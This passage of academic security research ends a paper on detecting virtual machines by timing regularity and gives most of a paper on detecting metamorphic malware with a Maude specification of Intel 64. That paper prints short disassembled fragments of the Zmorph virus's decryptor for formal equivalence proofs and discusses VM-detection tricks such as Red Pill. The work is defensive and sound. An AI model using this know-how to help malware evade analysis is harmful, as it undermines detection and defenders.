The measure of the execution regularity has several advantage over the previous detection scheme. First, it does not require any change while working with a new micro-architecture. The execution regularity perform a fine grain analysis of the micro-architectural events without having to know all the internal details of the processor architecture. Second, our test is able to survive the new virtualization technologies: IVT (Intel, 2005) and Pacifica (AMD, 2005). One of the key feature of those new virtualization technology is the masking of the TSC register. The system is able to save and restore the TSC register. This mechanism is able to thwart any timing detection scheme. However, our scheme will be still able to detect virtual machine since the internal state of the processor will be still affected even if the TSC is virtually frozen for several cycles.

1 Conclusion

We have presented in this paper the problem of virtual machine detection against software adversaries. We proposed a test based on the regularity of execution of software which solves several problems encountered with the previous schemes: micro-architecture independent, robustness against time masking. Our test is currently only qualified for watchdog detection schemes. Moving from the watchdog scheme to a scheme where each system call is protected is highly critical. This is still an open problem in virtual machine detection.

We have used the regularity of execution of a process to detect suspicious activities. Moreover, an interesting problem could be to determine the spying capability of such a tool. How much information can be extracted about a pool of processes when looking to the regularity of execution of a given program ? This work is currently under process.

The author believes that hardware rootkits are going to become a main concern in the future. Nowadays, the high-end market processors implement ISA using microprogramming. The current experience with microcode shows that it is easy for the manufacturers to hide new instructions to the users, *e.g.* the ICEBP (ICE BreakPoint) or SALC (Set AL on Carry) undocumented instructions. It is also very likely to see hidden processor cores appear one day. Finding hidden functionalities or specifications in a hardware system is a task which has not yet received enough attention.

Source code

```
i=SAMPLING_SIZE;
unsigned long data[SAMPLING_SIZE];
start=HardClock();
while(i>0)
{
 i--;
 end=HardClock();
 data[i]=end-start;
 printf("%lu\n",data[i]);
 start=end;
}
```

Fig. 8. The timing loop.

References

Advanced Micro Device. Secure Virtual Machine Architecture Reference Manual. Technical report, Advanced Micro Device, Mai 2005.

Ashar Aziz, Ramesh Radhakrishnan, and Osman Ismael. Virtual machine with dynamic data flow analysis. Patent number : 20070250930, 2006.

Daniel J. Bernstein. Cache-timing attacks on AES, 2005. `http://cr.yp.to/antiforgery/cachetiming-20050414.pdf`.

Robert P. Goldberg. *Architectural Principles for Virtual Computer Systems*. PhD thesis, Harvard University, 1972.

Robert P. Goldberg. Survey of Virtual Machine Research. In *IEEE Computer*, volume 7, pages 34–45, 1974.

INTEL. Intel Virtualization Technology Specification for the IA-32 Intel Architecture. Technical report, INTEL Corporation, April 2005.

Samuel T. King, Peter M. Chen, Yi-Min Wang, Chad Verbowski, Helen J. Wang, and Jacob R. Lorch. Subvirt: Implementing malware with virtual machines. In *IEEE Symposium on Security and Privacy - S&P 2006*, pages 314–327. IEEE Computer Society, 2006.

Rick Kennell and Leah H. Jamieson. Establishing the Genuinity of Remote Computer Systems. In *Proceedings of the 12th USENIX Security Symposium*. Usenix, 2003.

Tobias Klein. Jerry - A(nother) VMware Fingerprinter, 2003. `http://www.trapkit.de/research/vmm/jerry/index.html`.

Tobias Klein. Scooby Doo - VMware Fingerprint Suite, 2003. `http://www.trapkit.de/research/vmm/scoopydoo/index.html`.

Butler W. Lampson. A note on the confinement problem. *Communication of the ACM*, 16(10), 1973.

Colin Percival. Cache Missing For Fun And Profit, 2005. `http://www.bsdcan.org/2005/`.

Gerald J. Popek and Robert P. Goldberg. Formal Requirements for Virtualizable Third Generation Architectures. *Communications of the ACM*, 17(7):412–421, 1974.

Niel Provos. A Virtual Honeypot Framework. In *Proceedings of the 13th USENIX Security Symposium*. Usenix, 2004.

John Scott Robin and Cynthia E. Irvine. Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor. In *Proceedings of the 9th USENIX Security Symposium*. USENIX, 2000.

Mendel Rosenblum. The Reincarnation of Virtual Machines, 2006. `http://www.acmqueue.org/`.

Joanna Rutkowska. Red Pills, 2004. `http://invisiblethings.org/papers/redpill.html`.

Joanna Rutkowska. Subverting Vista Kernel for Fun And Profit, 2006.

U. Shankar, M. Chew, and J. D. Tygar. Side effects are not sufficient to authenticate software. In *Proceedings of the 13th USENIX Security Symposium*. Usenix, 2004.

André Seznec and Nicolas Sendrier. HArdware Volatile Entropy Gathering and Expansion: generating unpredictable random number at user level. Technical report, Institut de recherche en Informatique et Système Aléatoires, 2002. `http://www.irisa.fr/caps/projects/hipsor/HAVEGE.html`.

André Seznec and Nicolas Sendrier. HAVEGE: A user-level software heuristic for generating empirically strong random numbers. *ACM Transactions on Modeling and Computer Simulation*, 13(4):334–346, 2003.

VMware. Timekeeping in VMware Virtual Machines. Technical report, VMware Inc., 2005.

Detection of Metamorphic and Virtualization-based Malware using Algebraic Specification

Matt Webster & Grant Malcolm
Department of Computer Science, University of Liverpool, UK

About Author(s)

Matt Webster is a thesis-pending Ph.D. student in the Logic and Computation research group at the University of Liverpool. His primary supervisor is Dr. Grant Malcolm, his secondary supervisor is Dr. Alexei Lisitsa and his thesis adviser is Prof. Michael Fisher. His research interest in computer viruses began during his Honours project for his Bachelor's degree, in which he developed formal models of self-replicating programs. Since starting his Ph.D. in 2004 he has published papers with Grant Malcolm on formal specification of computer viruses, detection of metamorphic computer viruses, reproducer classification and formal affordance-based models of computer virus reproduction. His other research interests include formal software verification and artificial life.

Contact Details: Department of Computer Science, University of Liverpool, Ashton Building, Ashton Street, Liverpool, L69 3BX, United Kingdom, phone +44-0-1517954239, fax +44-0-7954235, e-mail Matt@csc.liv.ac.uk

Grant Malcolm is a Lecturer in Computer Science at the University of Liverpool. His research primarily concerns algebraic approaches to data types and program semantics. In collaboration with Joseph Goguen he has developed the foundations of "hidden algebra", an algebraic approach to the specification and construction of systems with state. This is being used to give a semantics for the object paradigm, and to combine the object and logic paradigms. Other recent work includes applications of category theory to distributed systems, ontologies, and semiotics for user-interface design; detection of metamorphic computer viruses; reproducer classification and formal affordance-based models of computer virus reproduction.

Contact Details: Department of Computer Science, University of Liverpool, Ashton Building, Ashton Street, Liverpool, L69 3BX, United Kingdom, phone +44-0-1517954244, fax +44-0-7954235, e-mail Grant@csc.liv.ac.uk

Keywords

Malware, detection, metamorphic, virtualization, algebraic specification, static analysis, dynamic analysis, Maude, Intel 64, IA-32, assembly language, formal specification,syntax, semantics, program equivalence.

Detection of Metamorphic and Virtualization-based Malware using Algebraic Specification

Abstract

We present an overview of the latest developments in the detection of metamorphic and virtualization-based malware using an algebraic specification of the Intel 64 assembly programming language. After giving an overview of related work, we describe the development of a specification of a subset of the Intel 64 instruction set in Maude, an advanced formal algebraic specification tool. We develop the technique of metamorphic malware detection based on equivalence-in-context so that it is applicable to imperative programming languages in general, and we give two detailed examples of how this might be used in a practical setting to detect metamorphic malware. We discuss the application of these techniques within anti-virus software, and give a proof-of-concept system for defeating detection counter-measures used by virtualization-based malware, which is based on our Maude specification of Intel 64. Finally, we compare formal and informal approaches to malware detection, and give some directions for future research.

Introduction

In this paper we present the latest developments on the detection of metamorphic and virtualization-based malware using an algebraic specification of a subset of the Intel 64 assembly language instruction set. Both metamorphic and virtualization-based malware present serious challenges for detection: undetectable metamorphic computer viruses are known to exist (Chess & White, 2000, Filiol & Josse, 2007), and virtualization-based malware seem able to create a virtual computational platform which is indistinguishable to the user under normal circumstances, but which is completely under the control of the malware (Rutkowska, 2006, King et al.., 2006). We will now give an overview of the existing detection methods for metamorphic and virtualization-based malware.

There are currently many avenues of research into the detection of metamorphic computer viruses, both academic and industrial. Lakhotia & Mohammed describe an algorithm for imposing order on high-level language programs based on control- and data-flow analysis (Mohammed, 2003, Lakhotia & Mohammed, 2004). Bruschi et al (Bruschi, Martignoni, & Monga, 2006a) describe a similar method for malware detection to the one described by Lakhotia & Mohammed, which uses code normalisation. Christodorescu et al describe a formal approach to metamorphic computer virus detection using a signature-matching approach, in which the signatures contain information regarding the semantics, as well as the syntax, of the metamorphic computer virus (Christodorescu, Jha, Seshia, Song, & Bryant, 2005). In a later paper Preda et al (Preda, Christodorescu, Jha, & Debray, 2007) are able to prove the correctness of this approach with respect to instruction reordering, variable renaming and junk code insertion. Bruschi et al describe a normalisation procedure based on program rewriting (Bruschi, Martignoni, & Monga, 2006b, 2007). Chouchane & Lakhotia describe an approach to metamorphic computer virus detection based on the assumption that metamorphic computer often use the same metamorphism engine, and that by assigning an *engine signature* it ought to be possible to assign a probability that a suspect executable is an output of that engine (Chouchane & Lakhotia, 2006). Yoo & Ultes-Nitsche (I. S. Yoo & Ultes-Nitsche, 2006, I. Yoo, 2004) present a unique approach to metamorphic computer virus detection, which involves training a type of artificial neural network known as a self-ordering map (SOM). Recent work by Ször (Ször, 2005, Ször & Ferrie, 2001) describes some of the industrial techniques for the detection of metamorphic computer virus detection.

As virtualization-based malware is a relatively recent phenomenon (Rutkowska, 2006, King et al.., 2006), there is less in the literature on the problem of its detection. King et al give a detailed overview of the state of the art in virtual machine-based rootkits (VMBRs) through the demonstration of proof-of-concept systems, and explore strategies for defending against VMBRs (King et al.., 2006). Garkinkel et al (Garfinkel, Adams, Warfield, & Franklin, 2007) describe a taxonomy of virtual machine detection methods, and describe a fundamental trade-off between performance and transparency when designing virtual machine monitors. Rutkowska describes a technique for detecting VMBRs called Red Pill, in which the Intel 64 instruction SIDT is used to reveal the presence of a virtual machine monitor through an altered interrupt descriptor table (Rutkowska, 2004).

Algebraic specification has been applied to the problem of metamorphic malware detection previously (Webster & Malcolm, 2006). Using a formal specification in OBJ of a subset of the Intel 64 assembly language instruction set, it was shown that it was possible to prove the equivalence and semi-equivalence of programs using a reduction — a sequence of equational rewrites. When combined with the OBJ term rewriting engine, the algebraic specification becomes an interpreter for the programming language, and can be used to prove the equivalence of assembly language programs. Notions of equivalence and semi-equivalence were defined formally, and it was shown that it is possible to extend semi-equivalence to equivalence under certain conditions, known as "equivalence-in-context". This paper builds upon this approach.

In the next section we describe a translation of the Intel 64 specification from OBJ to Maude, a successor to OBJ which allows proofs based on rewriting logic. In the earlier work, the technique of proving equivalence-in-context was only applicable to certain assembly language instructions for which we could prove (using a reduction in OBJ) that keeping one set of variables constant would ensure that another set of variables would have the same values after executing the instruction within two different states (Webster & Malcolm, 2006). In the section on static and dynamic analysis, we improve this result by extending showing that equivalence-in-context is applicable to all instructions in imperative programming languages, regardless of whether we can prove the above condition using a reduction in OBJ or Maude. We then give concrete examples of how equivalence-in-context can be used in practice to detect metamorphic malware. In the section on detecting metamorphism, we discuss the applicability of the algebraic approaches given in the section on static and dynamic analysis, and (Webster & Malcolm, 2006), to the practical problem of detection of metamorphic malware based on formal static and dynamic analysis, and in the section on detection of virtualization we give a proof-of-concept system for generating metamorphic variants of virtualization-detection programs (such as Red Pill (Rutkowska, 2004)), based on the additional proof tools available in Maude.

Specifying Intel 64 Assembly Language

In this section we summarise Webster and Malcolm's approach (Webster & Malcolm, 2006) to specifying the syntax and semantics of the Intel 64 assembly language, and describe how algorithmic techniques can use this specification to reason about programs written in the language. The Intel 64 and Intel Architecture 32-bit (IA-32) instruction set architectures (Intel Corporation, 2007) are used by the vast majority of personal computers worldwide, and it follows that the majority of computer viruses will (at some point in their reproductive cycle) be manifest as a sequence of Intel 64 instructions. The full Maude specification, which is described below, can be found online (Webster & Malcolm, 2008).

Specifying the Syntax of Intel 64

The Intel 64 assembly language itself can be specified in Maude (see (Clavel et al.., 2003) for details of the Maude language; the present discussion does not, however, require any knowledge of Maude) by declaring sorts for instructions, expressions, variables, etc., and declaring the constructs of the language as operations. For example, the `mov` instruction is used in Intel 64 to assign the value of an expression (either a program variable name or a value) to another program variable, i.e., it "`mov`es" the value of the expression in its right-hand (*source*) operand to the program variable in its left-hand (*destination*) operand. We can specify the syntax of the `mov` instruction as follows:

```
mov_,_  :  Variable Expression -> Instruction .
```

The variables of the language are the registers `eax`, `ebx`, `ecx`, and `edi`, together with various "flags", such as the instruction pointer `ip`, and the stack, which can also be declared as a constant `stack`.

An important feature of the language is that instructions can be composed and put together to form programs. It is convenient to declare this composition operation using a semi-colon notation rather than the standard juxtaposition. In Maude this notation is declared as an operation

```
_;_  :  Instruction Instruction -> Instruction
```

(throughout this paper we shall blur the distinction between sequences of instructions and individual instructions).

The significance of specifying the syntax of the language in Maude is that programs can then be represented as terms such as

```
mov ecx, eax ; mov eax, ebx ; mov ebx, ecx .
```

This can then be used as a basis for a formal specification of the semantics of the language.

Specifying the Semantics of Intel 64

Following the approach of Goguen and Malcolm (Goguen & Malcolm, 1996), the semantics of a programming language can be specified by describing the effect of programs upon the *state* of the machine that executes those programs. This state is effectively captured by the values stored in the variables of the language: programs update this state by manipulating these values. Webster and Malcolm's specification declares a sort `Store` to represent these states, together with operations that capture how stores and programs interact.

For example, evaluation of an expression in a given state is done by declaring an operation

```
_[[_]]  : Store Expression -> EInt
```

(where `EInt` represents integers together with "error values" that might arise through, for example, stack overflows). Expressions may include variables, and for a store `S` and variable `V`, the term `S[[V]]` is intended to denote the value stored in `V` in the state `S`.

The action of a program upon a state is captured by an operation

```
_;_  :  Store Instruction -> Store
```

so that for a store `S` and instruction `P`, the term `S ; P` denotes the store that results from executing `P` in the "starting state" `S`. Putting all the above together, a term such as

```
s ; mov ecx, eax ; mov eax, ebx ; mov ebx, ecx [[ ebx ]]
```

is intended to denote the value in the `ebx` register after the program has executed. Equations are used in the Maude specification to stipulate exactly what such values should be. For example, the three equations

```
S ; mov V,E [[V]]     =   S[[E]]

S ; mov V,E [[ip]]    =   S[[ip]] + 1

S ; mov V1,E [[V2]]   =   S[[V2]]

   if V1 =/= V2 and V2 =/= ip
```

state that a `mov` instruction assigns the given value to the given variable, increments the instruction pointer by 1, and does not affect the value of any other variables.

The full Maude specification in Webster and Malcolm (Webster & Malcolm, 2006) gives a formal semantics for a subset of Intel 64.

Specifications as Interpreters, and Virtualization

Meseguer and Roșu (Meseguer & Roșu, 2005, 2007) give an overview of the many languages whose semantics have been specified in Maude, and point out that term rewriting provides interpreters for these languages: using equations to simplify terms effectively simulates the execution of programs. For example, the equations above give us

```
  s ; mov ecx, eax ; mov eax, ebx ; mov ebx, ecx [[ ebx ]]

= s ; mov ecx, eax ; mov eax, ebx [[ ecx ]]

= s ; mov ecx, eax [[ ecx ]]

= s [[ eax ]]
```

which calculates that the program sets `ebx` to the value initially stored in `eax`; similarly, we could calculate that the program increments the instruction pointer by 3. Maude has a rewriting engine that automates this process of simplification using equations, and which can therefore be viewed as interpreting Intel 64 programs. In a very precise sense, this specification virtualizes Intel 64 programs: it provides a virtual machine on which these programs can be run. Webster and Malcolm (Webster & Malcolm, 2006) explore the ramifications of this for static and dynamic analysis of metamorphic viruses, and we further develop these ideas in the following sections. We will also argue that virtualization, to some extent, turns the tables in the battle between malware and anti-malware: on gaining control of a host machine, virtualizing malware becomes a defender of the resources that the virtualized anti-malware may used to detect its virtualized status, while the anti-malware may use stealth, obfuscation, or any of the techniques more usually associated with

malware, to circumvent these countermeasures. The formal basis provided by a Maude specification of Intel 64 semantics allows us to reason rigorously about both malware and anti-malware.

Static and Dynamic Analysis

Webster and Malcolm (Webster & Malcolm, 2006) have shown that a Maude specification of the Intel 64 assembly programming language can be used for detection by dynamic analysis. In this section we will demonstrate how "equivalence in context" can be used for detection by static analysis.

In this section we describe how the Maude specification of Intel 64 can be used to reason about allomorphs of metamorphic computer viruses, using the Win9x.Zmorph.A virus as an example. We also present an improved form of a theorem proved in Webster and Malcolm (Webster & Malcolm, 2006).

Equivalence of Instructions

Our end goal is to be able to prove that two allomorphic sequences of viral code are equivalent, in that they behave in the same way. This means they have the same effect on all variables; for the remainder of this section we write V for the set of all variables available in Intel 64, including the flags and stack. This notion of equivalence is captured in

Definition 1 *For $W \subseteq V$, instructions p_1 and p_2 are W-*equivalent*, written $p_1 \equiv_W p_2$, iff for all stores s, and all variables $v \in W$:*

$$s; p_1[\![v]\!] = s; p_2[\![v]\!] \ .$$

In the case that $W = V$, we say that p_1 is equivalent to *p_2, and write $p_1 \equiv p_2$.*

If $p_1 \equiv_W p_2$ then these instruction sequences may have different effects on variables that are not in W. However, if these instruction sequences are composed with another instruction sequence ψ whose behaviour does not depend on such variables, then we may have:

$$p_1; \psi \equiv p_2; \psi \ .$$

If these conditions are met by some p_1, p_2 and ψ then we say that p_1 and p_2 are *equivalent-in-context of ψ*.

For the purposes of static analysis, we identify the variables that are read or written to by instructions. We identify $V_{out}(p)$ as the set of variables that could be modified by some instruction p.

Definition 2 *For instruction p, define $V_{out}(p)$ by $v \in V_{out}(p)$ iff there is an $s \in S$ such that $s; p[\![v]\!] \neq s[\![v]\!]$.*

For example, $V_{out}(\texttt{mov eax, ebx}) = \{\texttt{eax}, \texttt{ip}\}$ because the values in `eax` and `ip` are modified by this instruction.

Similarly, we want $V_{in}(p)$ to be the set of variables that could affect the behaviour of some instruction p in some way. We find it more convenient to express this by saying when a variable has no effect on the behaviour of p:

Definition 3 *For instruction p, define $V_{in}(p)$ by $v \notin V_{in}(p)$ iff for all $s, s' \in S$, $s \equiv_{V-\{v\}} s'$ implies $s; p \equiv_{V_{out}(p)} s'; p$.*

Additionally, these functions extend naturally to sequences of instructions:

Definition 4 *For instruction sequences ψ_1 and ψ_2:*

$$\begin{aligned} V_{in}(\psi_1; \psi_2) &= V_{in}(\psi_1) \cup V_{in}(\psi_2) \\ V_{out}(\psi_1; \psi_2) &= V_{out}(\psi_1) \cup V_{out}(\psi_2) \ . \end{aligned}$$

Webster and Malcolm (Webster & Malcolm, 2006) present some basic results that allow the notion of equivalence to be applied to metamorphic viruses, principally Theorem 1 below. Their proof, however, uses a lemma that is proved by case-analysis on Intel 64 instructions, and therefore only holds for those specific instructions: the following proof removes this dependency on a particular language, using only the abstract properties of V_{in} and V_{out}.

Lemma 1 *For all instructions p and for all states s_1, s_2:*

$$s_1 \equiv_{V_{in}(p)} s_2 \quad \text{implies} \quad s_1; p \equiv_{V_{out}(p)} s_2; p \ .$$

Proof. Let $x_1, \ldots, x_n$ be an enumeration of $V \setminus V_{in}(p)$, and let $s_{1,1}$ be some state identical to s_1, except

$$s_{1,1}[\![x_1]\!] = s_2[\![x_1]\!] \ .$$

Inductively, let $s_{1,i+1}$ be some state identical to s_i except

$$s_{1,i+1}[\![x_{i+1}]\!] = s_2[\![x_{i+1}]\!] \ .$$

By Definition 3, $s_1; p \equiv_{V_{out}(p)} s_{1,1}; p \equiv_{V_{out}(p)} s_{1,2}; p \equiv_{V_{out}(p)} \ldots \equiv_{V_{out}(p)} s_{1,n}; p = s_2; p$, and therefore $s_1; p \equiv_{V_{out}(p)} s_2; p$, as desired.

□

As in Webster and Malcolm (Webster & Malcolm, 2006), this lemma allows us to incrementally chain together sets of variables into equivalences for instruction sequences with

Theorem 1 *Let ψ be an instruction sequence such that $\psi = p_1; p_2; \ldots; p_m$, where $p_{1 \leq i \leq m}$ are instructions. If $p_1 \equiv_W p_2$ and for all j with $1 \leq j \leq m$*

$$V_{in}(p_j) \subseteq W \cup \bigcup_{i=1}^{j-1} V_{out}(p_i) \qquad (1)$$

then $p_1; \psi \equiv_{W \cup V_{out}(\psi)} p_2; \psi$.

It is possible to recover equivalence of instruction sequences from semi-equivalence in some cases. If $p_1 \equiv_W p_2$, then p_1 and p_2 may have different effects on variables in $V \setminus W$ (which we henceforth write as $\overline{W}$); but if all variables in $\overline{W}$ are overwritten in the same way by some instruction p, then this theorem allows us to "add" those variables until we cover all of V:

Corollary 1 (Equivalence-in-Context) *If* $p_1 \equiv_W p_2$ *and* $p_1; \psi \equiv_{W \cup V_{out}(\psi)} p_2; \psi$ *for instruction sequences* p_1, p_2, ψ *and* $W \cup V_{out}(\psi) = V$, *then* $p_1; \psi \equiv p_2; \psi$.

Examples Using Win9x.Zmorph.A

The following code excerpts were taken from the entry point of two different executables infected with Zmorph. This virus reconstructs its code instruction-by-instruction, pushing each one onto the stack (Ször, 2000). Therefore the following code samples exhibit a part of Zmorph's decryption algorithm:

```
mov edi, 2580774443          mov ebx, 535699961
mov ebx, 467750807           mov edx, 1490897411
sub ebx, 1745609157          xor ebx, 2402657826
sub edi, 150468176           mov ecx, 3802877865
xor ebx, 875205167           xor edx, 3743593982
push edi                     add ecx, 2386458904
xor edi, 3761393434          push ebx
push ebx                     push edx
push edi                     push ecx
```

We shall refer to these two allomorphs as g and h respectively. In the following examples we will show that g and h are equivalent-in-context of two different instruction sequences, p and p', by applying the result from Corollary 1.

Before we begin, it is necessary to establish that if there is some sequence of instructions ψ for which $v \notin V_{out}(\psi)$, then the value of v is unchanged after executing ψ. We formalise this in

Proposition 1 *Let* $\psi = \theta_1, \ldots, \theta_n$ *be some sequence of instructions. Then for all stores* $s \in S$, $s; \psi[\![v]\!] = s[\![v]\!]$ *if* $v \notin V_{out}(\psi)$.

Proof. Proof is by induction. By Definition 4, we know that $v \notin V_{out}(\theta_i)$ for $0 \leq i \leq n$. By Definition 2, $s; \theta_1[\![v]\!] = s[\![v]\!]$ for all stores s. Let ψ_m be the subsequence of ψ consisting of the first m instructions in ψ, i.e., $\psi_m = \theta_1; \ldots; \theta_m$. Now, assume that $s; \psi_m[\![v]\!] = s[\![v]\!]$. Then by Definition 2, taking $s = \psi_m$ and $\theta = \theta_{m+1}$, we know that $s; \psi_{m+1}[\![v]\!] = s; \psi'[\![v]\!] = s[\![v]\!]$. Therefore $s; \psi[\![v]\!] = s[\![v]\!]$, as desired.

□

Example 1 *By inspection of the Maude specification of Intel 64, we know that*

$$V_{out}(g) \cup V_{out}(h) = \{\texttt{stack}, \texttt{ip}, \texttt{edi}, \texttt{ebx}, \texttt{ecx}, \texttt{edx}\}$$

By Proposition 1, we know that $s; g[\![v]\!] = s[\![v]\!]$ *for all* $v \notin V_{out}(g)$*, and* $s; h[\![v']\!] = s[\![v']\!]$ *for all* $v' \notin V_{out}(h)$*. Therefore,* $s; g[\![v]\!] = s; h[\![v]\!]$ *for all* $v \notin V_{out}(g) \cup V_{out}(h)$*. Using the dynamic analysis approach of Webster & Malcolm (Webster & Malcolm, 2006) (i.e., using reductions in Maude), we can show that* $s; g[\![\texttt{stack}]\!] = s; h[\![\texttt{stack}]\!]$ *and* $s; g[\![\texttt{ip}]\!] = s; h[\![\texttt{ip}]\!]$*. Therefore we know that* $s; g \equiv_W s; h$ *where* $\overline{W} = \{\texttt{edi}, \texttt{ebx}, \texttt{ecx}, \texttt{edx}\}$*. (Note that for the sake of brevity, we have omitted the EFLAGS register in this example.)*

We will show how an instruction sequence p *executed immediately after* g *and* h *results in an equivalent store, which allows the metamorphic computer virus to freely swap* g *and* h *as long as* p *executes next.*

Let $p =$ `mov edi, 0 ; mov ebx, 0; mov ecx, 0 ; mov edx, 0`*. In order to apply Theorem 1, we must first check the values of* $V_{in}(p_i)$ *and* $V_{out}(p_i)$ *for all instructions* p_i *in* p *(these can be inferred easily by inspection of the Maude specification of Intel 64):*

$$
\begin{array}{llll}
V_{in}(\texttt{mov edi, 0}) = \{\texttt{ip}\} & & V_{out}(\texttt{mov edi, 0}) = \{\texttt{edi}, \texttt{ip}\} \\
V_{in}(\texttt{mov ebx, 0}) = \{\texttt{ip}\} & & V_{out}(\texttt{mov ebx, 0}) = \{\texttt{ebx}, \texttt{ip}\} \\
V_{in}(\texttt{mov ecx, 0}) = \{\texttt{ip}\} & & V_{out}(\texttt{mov ecx, 0}) = \{\texttt{ecx}, \texttt{ip}\} \\
V_{in}(\texttt{mov edx, 0}) = \{\texttt{ip}\} & & V_{out}(\texttt{mov edx, 0}) = \{\texttt{edx}, \texttt{ip}\}
\end{array}
$$

The following therefore hold:

$$
\begin{array}{lll}
V_{in}(\texttt{mov edi, 0}) & \subseteq & W \\
V_{in}(\texttt{mov ebx, 0}) & \subseteq & W \cup V_{out}(\texttt{mov edi, 0}) \\
V_{in}(\texttt{mov ecx, 0}) & \subseteq & W \cup V_{out}(\texttt{mov edi, 0}) \cup V_{out}(\texttt{mov ebx, 0}) \\
V_{in}(\texttt{mov edx, 0}) & \subseteq & W \cup V_{out}(\texttt{mov edi, 0}) \cup V_{out}(\texttt{mov ebx, 0}) \cup V_{out}(\texttt{mov ecx, 0})
\end{array}
$$

Therefore by Theorem 1, $g; p \equiv_{W \cup V_{out}(p)} h; p$*, and since* $\overline{W} \subseteq V_{out}(p)$*, we know by Corollary 1 that* $g; p \equiv h; p$*.*

Alternatively, we can check directly using the Maude specification of Intel 64 that this is the case, using the above definitions of g, h and p. We can use Maude's term rewriting to simplify terms such as the following:

```
s ; g ; p[[stack]] == s ; h ; p[[stack]]

s ; g ; p[[ip]]    == s ; h ; p[[ip]]

s ; g ; p[[edi]]   == s ; h ; p[[edi]]
```

Each of these terms tests the equality of the two programs on the variables `stack`, `ip`, `edi`, etc. By testing for all the variables in Intel 64, we can take these Maude reductions as a second proof that $g; p \equiv h; p$ (Webster & Malcolm, 2008).

In the example above we showed that by overwriting the non-equivalent variables from the semi-equivalent programs g and h in the instruction sequence p, that we can show that g and h are equivalent-in-context of p. In the following example we will show that equivalence can also be demonstrated where an instruction sequence p' contains instructions which overwrite the non-

equivalent variables, as long as the instructions in p' are not dependent on the non-equivalent variables.

Example 2 *Let* $p' =$ `pop edi ; pop ebx ; pop ecx ; mov ecx, edx`.

Once again we must check the values of $V_{in}(p'_i)$ *and* $V_{out}(p'_i)$ *for all instructions* p'_i *in* p' *before we can apply Theorem 1:*

$$\begin{array}{lcllcl} V_{in}(p'_1) & = & \{\texttt{ip}, \texttt{stack}\} & V_{out}(p'_1) & = & \{\texttt{edi}, \texttt{ip}\} \\ V_{in}(p'_2) & = & \{\texttt{ip}, \texttt{stack}\} & V_{out}(p'_2) & = & \{\texttt{ebx}, \texttt{ip}\} \\ V_{in}(p'_3) & = & \{\texttt{ip}, \texttt{stack}\} & V_{out}(p'_3) & = & \{\texttt{ecx}, \texttt{ip}\} \\ V_{in}(p'_4) & = & \{\texttt{ip}, \texttt{ecx}\} & V_{out}(p'_4) & = & \{\texttt{edx}, \texttt{ip}\} \end{array}$$

The following therefore hold:

$$\begin{array}{lcl} V_{in}(p'_1) & \subseteq & W \\ V_{in}(p'_2) & \subseteq & W \cup V_{out}(p'_1) \\ V_{in}(p'_3) & \subseteq & W \cup V_{out}(p'_1) \cup V_{out}(p'_2) \\ V_{in}(p'_4) & \subseteq & W \cup V_{out}(p'_1) \cup V_{out}(p'_2) \cup V_{out}(p'_3) \end{array}$$

Therefore by Theorem 1 , $g; p' \equiv_{W \cup V_{out}(p')} h; p'$*, and since* $\overline{W} \subseteq V_{out}(p')$*, we know by Corollary 1 that* $g; p' \equiv h; p'$.

As with the previous example, it is also possible to verify this directly using a reduction in Maude (Webster & Malcolm, 2008).

Detecting Metamorphism

In the previous sections we have shown how the formal specification in Maude of the Intel 64 assembly programming language enables static and dynamic analysis to prove equivalence and semi-equivalence of code. We have shown how metamorphic computer viruses use equivalent and semi-equivalent code in order to avoid detection by signature scanning. Therefore, given the techniques for code analysis described above, it seems reasonable that static and dynamic analysis based on the formal specification of Intel 64 should give ways to detect metamorphic computer viruses by proving the equivalence of different generations of the same virus to some virus signature, thus enabling detection of metamorphic computer viruses by a signature-based approach.

Implementation of a industrial tool for metamorphic computer virus detection is beyond the scope of this work, but a discussion of the application of the technique presented earlier to the problem of detecting metamorphic and virtualized malware is given below.

Dynamic Analysis for Detection of Metamorphic Code

Signature Equivalence

The most obvious application for detection is based on the techniques used by Webster and Malcolm (Webster & Malcolm, 2006), and in the earlier section on specifying Intel 64, to prove by dynamic analysis the equivalence of code fragments. Suppose that a signature σ is stored in a disassembled form, and that there is a fragment of suspect code c within a disassembled executable

file. Then, the effects of c and σ on a generalised store could be discovered by performing Maude reductions. The resulting stores could be compared, and if equal, would prove that $c \equiv \sigma$. Computer virus signatures must be *sufficiently discriminating* and *non-incriminating*, meaning that they must identify a particular virus reliably without falsely incriminating code from a different virus or non-virus (Filiol, 2005). If a suspect code block was proven to have equivalent behaviour to a signature, this would result in identification to the same degree of accuracy as the original signature. (Since a signature uses a syntactic representation of the semantics of a code fragment to identify a viral behavioural trait, any equivalent signature must therefore identify the same trait.) If the code block is only semi-equivalent, then the accuracy of detection could be reduced. However if equivalence-in-context could be proven then accuracy would again be to the same degree as the original signature.

Signature Semi-Equivalence

It might be the case that a given metamorphic computer virus is known to write certain values onto the stack, and therefore the state of the stack at a certain point in the execution of the metamorphic virus could be a possible means of detection. In the work by Webster and Malcolm (Webster & Malcolm, 2006), two variants of the Win$9x$.Zmorph.A metamorphic computer virus were shown to be equivalent with respect to the stack, meaning that the state of the stack was affected in the same way by both generations of the virus. Therefore, the same technique could be used for detection. In this case, equivalence need not be proven, as the detection method relies on equivalence with respect to a subset of variables, i.e., semi-equivalence.

Static Analysis for Detection of Metamorphic Code

Formally-Verified Equivalent Code Libraries

One important result in the field of algebraic specification is the Theorem of Constants (p.38, (Goguen & Malcolm, 1996)). Informally, the theorem states that any nullary operator (i.e., constant) used in a reduction within an algebraic specification system such as Maude, can be used as a variable in that reduction. This holds because the definition of variables within Maude is that they are actually constants within a supersignature, i.e., a variable in a Maude module is a constant within another module that encompasses it. This lets us use constants in place of variables, e.g., for the reductions used in Examples 1 and 2 we use a constant `s` to denote any store s.

This means that the proofs of equivalence and semi-equivalence of the code fragments in propositions 2–4 still hold if we swap the program variable names for other program variable names of the same sort (e.g., we don't interchange stack variables and "ordinary" variables such as the `eax` register). For example, if

`push ebp ; mov ebp, esp` $\equiv_W$ `push ebp; push esp; pop ebp` (2)

where $W = V - \{ip\}$, then by the Theorem of Constants we can replace `ebp` with `eax`, and `esp` with `edx`, for example, and the statement of semi-equivalence still holds. Therefore, we might rephrase the above with a more standard mathematical notation, e.g.:

`push` x`; mov` x`,` y $\equiv_W$ `push` x`; push` y`; pop` x (3)

